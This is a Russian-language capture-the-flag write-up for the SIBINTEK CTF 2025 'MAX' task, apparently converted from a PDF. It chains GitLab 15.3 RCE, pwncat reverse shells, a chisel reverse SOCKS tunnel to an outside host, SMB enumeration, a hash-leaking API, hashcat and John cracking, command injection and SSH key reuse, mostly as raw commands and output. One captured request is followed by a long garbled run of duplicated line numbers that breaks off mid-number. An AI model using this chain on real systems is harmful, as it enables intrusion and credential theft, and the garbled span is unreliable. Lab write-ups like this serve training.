


SIBINTEK CTF 2025

Задания

09.11.2025





Название: MAX

Категория: Web

Очки: динамическое начисление

Описание: Во что превратится пентест сети ДНК?


Флаги:

- 1) Sibintek{c0mm4nd_1nj3ct10n_thr0ugh_l0g_v13w3r}
- 2) Sibintek{h3ll0_pr1v4t3_k34y}
- 3) Sibintek{sud0_1_9_17_expl01t}
- 4) Sibintek{r0p_1n_l0g_v13v3r}


01

RCE Gitlab.

Заходим на точку входа и видим интерфейс авторизации Gitlab.



Видим, что мы можем зарегистрироваться.
Регистрируемся и входим.



Получим версию Gitlab.

Help > Help

GitLab Community Edition 15.3.0

GitLab is open source software to collaborate on code.
Manage git repositories with fine-grained access controls that keep your code secure.
Perform code reviews and enhance collaboration with merge requests.
Each project can also have an issue tracker and a wiki.
Used by more than 100,000 organizations, GitLab is the most popular solution to manage git repositories on-premises.
Read more about GitLab at about.gitlab.com.

[Check the current instance configuration](#)

Загуляем exploits под gitlab 15.3.0.

A screenshot of a web interface showing exploit details for "GitLab v15.3 - Remote Code Execution (RCE) (Authenticated)". The interface includes a summary table with columns: EDB-ID, CVE, Author, Type, Platform, Date, and Vulnerable App. The EDB-ID is 51181, the CVE is 2022-2884, the Author is ANTONIO FRANCESCO BARDELLA, the Type is WEBAPP, the Platform is RUBY, and the Date is 2023-04-01. Below the table, it says "EDB Verified: ✓" and "Exploit: 1 / 1". There are navigation arrows at the bottom.

Выполним экспloit и получим shell.

```
[13:04:46] Welcome to pwncat 🐾!  
(local) pwncat$ listen --platform linux 7777  
[13:04:55] new listener created for 0.0.0.0:7777  
[13:04:56] listener: 0.0.0.0:7777: connection from 127.0.0.1:44951 aborted: channel unexpectedly closed  
[13:08:58] localhost:46111: normalizing shell path  
localhost:46111: upgrading from /usr/bin/dash to /bin/bash  
[13:08:59] localhost:46111: registered new host w/ db  
listener: 0.0.0.0:7777: linux session from localhost:46111 established  
[13:09:00] localhost:46097: normalizing shell path  
localhost:46097: upgrading from /usr/bin/dash to /bin/bash  
localhost:46097: loaded known host from db  
listener: 0.0.0.0:7777: linux session from localhost:46097 established  
(local) pwncat$  
(remote) git@max_gitlab:/var/opt/gitlab/gitlab-rails/working$ ls  
(remote) git@max_gitlab:/var/opt/gitlab/gitlab-rails/working$ cd ..  
(remote) git@max_gitlab:/var/opt/gitlab/gitlab-rails$ cd ..  
(remote) git@max_gitlab:/var/opt/gitlab$ cd ..  
(remote) git@max_gitlab:/var/opt$ cd ..  
(remote) git@max_gitlab:/var$ cd ..  
(remote) git@max_gitlab:/ $ ls
```

02

Перемещение по сети.

Не найдя ничего на машине, пробуем переместиться на другие машины в сети Скачиваем статический nmap и сканируем сеть.

```
Nmap scan report for max_service.max_internal_network (172.18.0.2)
Host is up (0.0018s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
5000/tcp   open  igrp

Nmap scan report for max_gitlab (172.18.0.3)
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for backup.max_internal_network (172.18.0.4)
Host is up (0.00075s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap done: 256 IP addresses (4 hosts up) scanned in 3.39 seconds
```

Видим Samba порт на backup и открытый 5000 порт на max_service.

Скачиваем и запускаем chisel (инструмент для создания зашифрованного TCP-туннель поверх HTTP) в режиме reverse socks proxy (сервер подключается к клиенту) для удобства взаимодействия с сетью.

```
(remote) git@max_gitlab:/tmp/chisel$ ./chisel_1.11.3_linux_amd64 client --fingerprint ot1RUjmDA9DV06npnI0XTrsrBgzEoAXQ4mFJUdPn9sE=ru.tuna.am:21709 R:socks
2025/10/21 11:45:44 client: Connecting to ws://ru.tuna.am:21709
2025/10/21 11:45:44 client: Fingerprint ot1RUjmDA9DV06npnI0XTrsrBgzEoAXQ4mFJUdPn9sE=
2025/10/21 11:45:44 client: Connected (Latency 49.862977ms)
```

Пробуем посмотреть доступные сетевые расширенные ресурсы и общие папки (Share - шары) и получаем ошибку

```
Sharename      Type      Comment
-----        ----      -----
cli_rpc_pipe_open_noauth: rpc_pipe_bind for pipe srvsvc failed with error NT_STATUS_CONNECTION_DISCONNECTED
Reconnecting with SMB1 for workgroup listing.
[proxychains] Strict chain ... 127.0.0.1:1080 ... backup:139 ... OK
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server backup (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Попробуем пробруть шары smbmap.

[+] IP: 224.0.0.1:445	Name: backup.max_internal_network	Status: NULL Session
Disk	Permissions	Comment
---	----	-----
backup	READ ONLY	
IPC\$	NO ACCESS	IPC Service (Backup Server)
[!] Closing connections..		
[/] Closing connections..		
[-] Closing connections..		

У нас есть шара backup с read only доступом.
Авторизуемся и видим скрипты.

```
(cxr@QuardoGPC)-[/tmp/tmp]  
$ proxychains smbclient //backup/backup -N  
[proxychains] config file found: /etc/proxychains4.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] Strict chain ... 127.0.0.1:1080 ... backup:445 ... OK  
Try "help" to get a list of possible commands.  
smb: \> ls  
 . D 0 Mon Oct 20 23:14:49 2025  
 .. D 0 Mon Oct 20 23:14:49 2025  
 instance D 0 Mon Oct 20 23:13:09 2025  
 static D 0 Mon Oct 20 23:12:50 2025  
 main.py N 11807 Mon Oct 20 23:13:39 2025  
 models.py N 1767 Fri Oct 17 08:58:47 2025  
  
 1055762868 blocks of size 1024. 986919292 blocks available  
smb: \> |
```

Скачиваем их.


03

Ломание web-сервера.

При анализе бэкапа мы обнаружили, что путь [/api/users/<int:user_id>](#) отдаёт пароль пользователя, если пользователь имеет отношение к данному user.

Закидываем chisel и фовардим порт или прокидываем socks5 proxy, для перенаправления трафика.

Заходим на сайт.



Регистрируемся и добавляем тикет.

Статус заявки: открыт
Создана сотрудником: qq
Назначена на: helper

Информация о специалисте поддержки
Имя: helper
Email: helper@example.com

Описание проблемы
qq

Получаем пароль пользователя в поле password.

```
Request
Pretty Raw Hex
1 GET /api/users/1 HTTP/1.1
2 Host: 192.168.45.21:7000
3 Accept: application/json, text/plain, */*
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
5 Accept: */*
6 Referer: http://192.168.45.21:7000/ticket/1
7 Accept-Encoding: gzip, deflate, br
8 Cookie: session=.JwJTkxKwzAQ_Ircx10S-1XeH0Iqd1qkQYnDpzCvn7KORU1Eq94NLW0mfMPISQB04Ca816vACX5KV3Uu13Vc1
9 Ffpgz2M0uL109vHrzu_zayZmmeYjvdggyVLog-e1zohTgLVYZSYJ2pTtWB06WQ08TN321aRaJFb02TEHb
11 l1L0C1O1Nw6d5a6sbyPyKt0T8xcfjda3ybt0wRIN3revey774zf9s_1_kaw_AFeBFA_FtHC04HvRyxqgd
12 D1l1YKw7nQ
13 Connection: keep-alive
14
15
16
17
18
19
20
21
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.3 Python/3.11.4
3 Date: Tue, 21 Oct 2025 12:49:15 GMT
4 Content-Type: application/json
5 Content-Length: 151
6 Vary: Cookie
7 Connection: close
8
9 {
  "email": "admin@example.com",
  "id": "df243c383939d6e35322fa4f825b3e4ccalcdc190c61530b01dd03d58332efc1",
  "password": "df243c383939d6e35322fa4f825b3e4ccalcdc190c61530b01d...32efc1",
  "user_type": "admin",
  "username": "admin"
}
10
11
12
13
14
15
16
17
18
19
20
21
```

Определяем тип хеши - SHA256

Брутим его по rockyou hashcat и получаем пароль.


```
* Keypspace... 14344384
d89b079672eedea1a4505a94c3f9b1670ff920370e754baf26f5940814e779ea:helper101

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 1400 (SHA2-256)
Hash.Target....: d89b079672eedea1a4505a94c3f9b1670ff920370e754baf26f...e779ea
Time.Started....: Tue Oct 21 15:22:48 2025 (0 secs)
Time.Estimated...: Tue Oct 21 15:22:48 2025 (0 secs)
Kernel.Feature...: Optimized Kernel (password length 0-31 bytes)
Guess.Base.....: File (..\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
```

Входим по логину и паролю admin.

```
Request
Pretty Raw Hex
1 GET /api/users/1 HTTP/1.1
2 Host: 192.168.45.21:7000
3 Accept: application/json, text/plain, */*
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
5 Accept: */*
6 Referer: http://192.168.45.21:7000/ticket/1
7 Accept-Encoding: gzip, deflate, br
8 Cookie: session=.JwJTkxKwzAQ_Ircx10S-1XeH0Iqd1qkQYnDpzCvn7KORU1Eq94NLW0mfMPISQB04Ca816vACX5KV3Uu13Vc1
9 Ffpgz2M0uL109vHrzu_zayZmmeYjvdggyVLog-e1zohTgLVYZSYJ2pTtWB06WQ08TN321aRaJFb02TEHb
11 l1L0C1O1Nw6d5a6sbyPyKt0T8xcfjda3ybt0wRIN3revey774zf9s_1_kaw_AFeBFA_FtHC04HvRyxqgd
12 D1l1YKw7nQ
13 Connection: keep-alive
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
617
618
619
619
620
621
622
623
624
625
625
626
627
627
628
629
629
630
631
632
633
633
634
635
635
636
637
637
638
639
639
640
641
641
642
643
643
644
645
645
646
647
647
648
649
649
650
651
651
652
653
653
654
655
655
656
657
657
658
659
659
660
661
661
662
663
663
664
665
665
666
667
667
668
669
669
670
671
671
672
673
673
674
675
675
676
677
677
678
679
679
680
681
681
682
683
683
684
685
685
686
687
687
688
689
689
690
691
691
692
693
693
694
695
695
696
697
697
698
699
699
700
701
701
702
703
703
704
705
705
706
707
707
708
709
709
710
711
711
712
713
713
714
715
715
716
717
717
718
719
719
720
721
721
722
723
723
724
725
725
726
727
727
728
729
729
730
731
731
732
733
733
734
735
735
736
737
737
738
739
739
740
741
741
742
743
743
744
745
745
746
747
747
748
749
749
750
751
751
752
753
753
754
755
755
756
757
757
758
759
759
760
761
761
762
763
763
764
765
765
766
767
767
768
769
769
770
771
771
772
773
773
774
775
775
776
777
777
778
779
779
780
781
781
782
783
783
784
785
785
786
787
787
788
789
789
790
791
791
792
793
793
794
795
795
796
797
797
798
799
799
800
801
801
802
803
803
804
805
805
806
807
807
808
809
809
810
811
811
812
813
813
814
815
815
816
817
817
818
819
819
820
821
821
822
823
823
824
825
825
826
827
827
828
829
829
830
831
831
832
833
833
834
835
835
836
837
837
838
839
839
840
841
841
842
843
843
844
845
845
846
847
847
848
849
849
850
851
851
852
853
853
854
855
855
856
857
857
858
859
859
860
861
861
862
863
863
864
865
865
866
867
867
868
869
869
870
871
871
872
873
873
874
875
875
876
877
877
878
879
879
880
881
881
882
883
883
884
885
885
886
887
887
888
889
889
890
891
891
892
893
893
894
895
895
896
897
897
898
899
899
900
901
901
902
903
903
904
905
905
906
907
907
908
909
909
910
911
911
912
913
913
914
915
915
916
917
917
918
919
919
920
921
921
922
923
923
924
925
925
926
927
927
928
929
929
930
931
931
932
933
933
934
935
935
936
937
937
938
939
939
940
941
941
942
943
943
944
945
945
946
947
947
948
949
949
950
951
951
952
953
953
954
955
955
956
957
957
958
959
959
960
961
961
962
963
963
964
965
965
966
967
967
968
969
969
970
971
971
972
973
973
974
975
975
976
977
977
978
979
979
980
981
981
982
983
983
984
985
985
986
987
987
988
989
989
990
991
991
992
993
993
994
995
995
996
997
997
998
999
999
1000
1000
1001
1001
1002
1002
1003
1003
1004
1004
1005
1005
1006
1006
1007
1007
1008
1008
1009
1009
1010
1010
1011
1011
1012
1012
1013
1013
1014
1014
1015
1015
1016
1016
1017
1017
1018
1018
1019
1019
1020
1020
1021
1021
1022
1022
1023
1023
1024
1024
1025
1025
1026
1026
1027
1027
1028
1028
1029
1029
1030
1030
1031
1031
1032
1032
1033
1033
1034
1034
1035
1035
1036
1036
1037
1037
1038
1038
1039
1039
1040
1040
1041
1041
1042
1042
1043
1043
1044
1044
1045
1045
1046
1046
1047
1047
1048
1048
1049
1049
1050
1050
1051
1051
1052
1052
1053
1053
1054
1054
1055
1055
1056
1056
1057
1057
1058
1058
1059
1059
1060
1060
1061
1061
1062
1062
1063
1063
1064
1064
1065
1065
1066
1066
1067
1067
1068
1068
1069
1069
1070
1070
1071
1071
1072
1072
1073
1073
1074
1074
1075
1075
1076
1076
1077
1077
1078
1078
1079
1079
1080
1080
1081
1081
1082
1082
1083
1083
1084
1084
1085
1085
1086
1086
1087
1087
1088
1088
1089
1089
1090
1090
1091
1091
1092
1092
1093
1093
1094
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1100
1101
1101
1102
1102
1103
1103
1104
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1110
1111
1111
1112
1112
1113
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1120
1121
1121
1122
1122
1123
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1130
1131
1131
1132
1132
1133
1133
1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1140
1141
1141
1142
1142
1143
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1150
1151
1151
1152
1152
1153
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1160
1161
1161
1162
1162
1163
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1170
1171
1171
1172
1172
1173
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1180
1181
1181
1182
1182
1183
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1190
1191
1191
1192
1192
1193
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1200
1201
1201
1202
1202
1203
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1210
1211
1211
1212
1212
1213
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1220
1221
1221
1222
1222
1223
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1230
1231
1231
1232
1232
1233
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1240
1241
1241
1242
1242
1243
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1250
1251
1251
1252
1252
1253
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1260
1261
1261
1262
1262
1263
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1270
1271
1271
1272
1272
1273
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1280
1281
1281
1282
1282
1283
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1290
1291
1291
1292
1292
1293
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1300
1301
1301
1302
1302
1303
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1310
1311
1311
1312
1312
1313
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1320
1321
1321
1322
1322
1323
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1330
1331
1331
1332
1332
1333
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1340
1341
1341
1342
1342
1343
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1350
1351
1351
1352
1352
1353
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1360
1361
1361
1362
1362
1363
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1370
1371
1371
1372
1372
1373
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1380
1381
1381
1382
1382
1383
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1390
1391
1391
1392
1392
1393
1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1400
1401
1401
1402
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1410
1411
1411
1412
1412
1413
1413
1414
1414
1415
1415
1416
1416
1417
1417
1418
1418
1419
1419
1420
1420
1421
1421
1422
1422
1423
1423
1424
1424
1425
1425
1426
1426
1427
1427
1428
1428
1429
1429
1430
1430
1431
1431
1432
1432
1433
1433
1434
1434
1435
1435
1436
1436
1437
1437
1438
1438
1439
1439
1440
1440
1441
1441
1442
1442
1443
1443
1444
1444
1445
1445
1446
1446
1447
1447
1448
1448
1449
1449
1450
1450
1451
1451
1452
1452
1453
1453
1454
1454
1455
1455
1456
1456
1457
1457
1458
1458
1459
1459
1460
1460
1461
1461
1462
1462
1463
1463
1464
1464
1465
1465
146
```

Заходим в админ панель.



Пробуем на возможность command injection.

```
Результат выполнения:  
Код возврата: 0  
STDOUT:  
===== Log Viewer v1.0 =====  
Reads log files from /var/log directory  
  
Reading log file from command line argument...  
Resolved path: /var/log/btmp  
  
===== Contents of /var/log/btmp =====  
(file is empty)  
  
===== End of file (read 0 lines) =====  
__pycache__  
database.py  
instance  
main.py  
models.py  
requirements.txt  
static
```

Получаем reverse shell.

```
└─(cxr㉿QG-Desktop)-[~]─  
└─$ pwncat -c  
[22:35:42] Welcome to pwncat !  
[local] pwncat$ listen --platform linux \5555  
[22:35:52] new listener created for 0.0.0.0:5555  
[22:36:20] localhost:43256: upgrading from /usr/bin/dash to /usr/bin/bash  
localhost:43256: registered new host w/ db  
[22:36:21] listener: 0.0.0.0:5555: linux session from localhost:43256 established  
[local] pwncat$  
[remote] max@cbd6e423a294:/app$ |
```

Смотрим, что есть в системе, видим в директории /home/max файл flag.txt , читаем его, забираем первый флаг.

```
(remote) max@cbd6e423a294:/home/max$ ls  
flag.txt  
(remote) max@cbd6e423a294:/home/max$ cat flag.txt  
Sibintek{c0mm4nd_1nj3ct10n_thr0ugh_l0g_v13w3r}  
(remote) max@cbd6e423a294:/home/max$ |
```

Первый флаг -
Sibintek{c0mm4nd_1nj3ct10n_thr0ugh_l0g_v13w3r}

04

Боковое перемещение по сети обратно.

Собираем информацию по хосту и находим приватный ключ ssh.

```
|| Possible private SSH keys were found!
/home/max/.ssh/id_rsa
```

Смотрим, что мы можем сделать от имени root.

Видим, что можем запускать без пароля от имени root
странный пользовательский файл /bin/log_viewer

```
|| Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
Matching Defaults entries for max on 7ece12cf3fc2:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User max may run the following commands on 7ece12cf3fc2:
  (ALL) NOPASSWD: /bin/log_viewer
```

Так как у нас при сканировании был ssh порт на backup по которому можно было подключиться, пробуем, но получаем запрос пароля для приватного ключа.

```
(remote) max@7ece12cf3fc2:/app$ ssh backup
The authenticity of host 'backup (172.18.0.4)' can't be established.
ED25519 key fingerprint is SHA256:rua47HcC8w7v0zluZm6zJW2j/2hvr0+vokYfbi56zUk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'backup' (ED25519) to the list of known hosts.
Enter passphrase for key '/home/max/.ssh/id_rsa':
```

Скачиваем, преобразуем **ssh2john** и брутим пароль по **rockyou.txt** при помощи John the Ripper, получаем пароль **maxpower**.

```
(cxr@QG-Desktop)-[~]
$ john --wordlist=/mnt/c/Users/lakti/Desktop/Some/rockyou.txt tmp.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 6 for all loaded hashes
Will run 20 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:02 0.01% (ETA: 07:05:33) 0g/s 486.9p/s 486.9c/s 486.9C/s sofia..poohbear1
maxpower      (id_rsa)
1g 0:00:00:09 DONE (2025-10-22 23:18) 0.1049g/s 486.8p/s 486.8c/s 486.8C/s guzman..carola
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Подключаемся к хосту по SSH с полученным паролем и получаем флаг.

```
max@809ec4faf965:~$ ls
flag.txt
max@809ec4faf965:~$ cat flag.txt
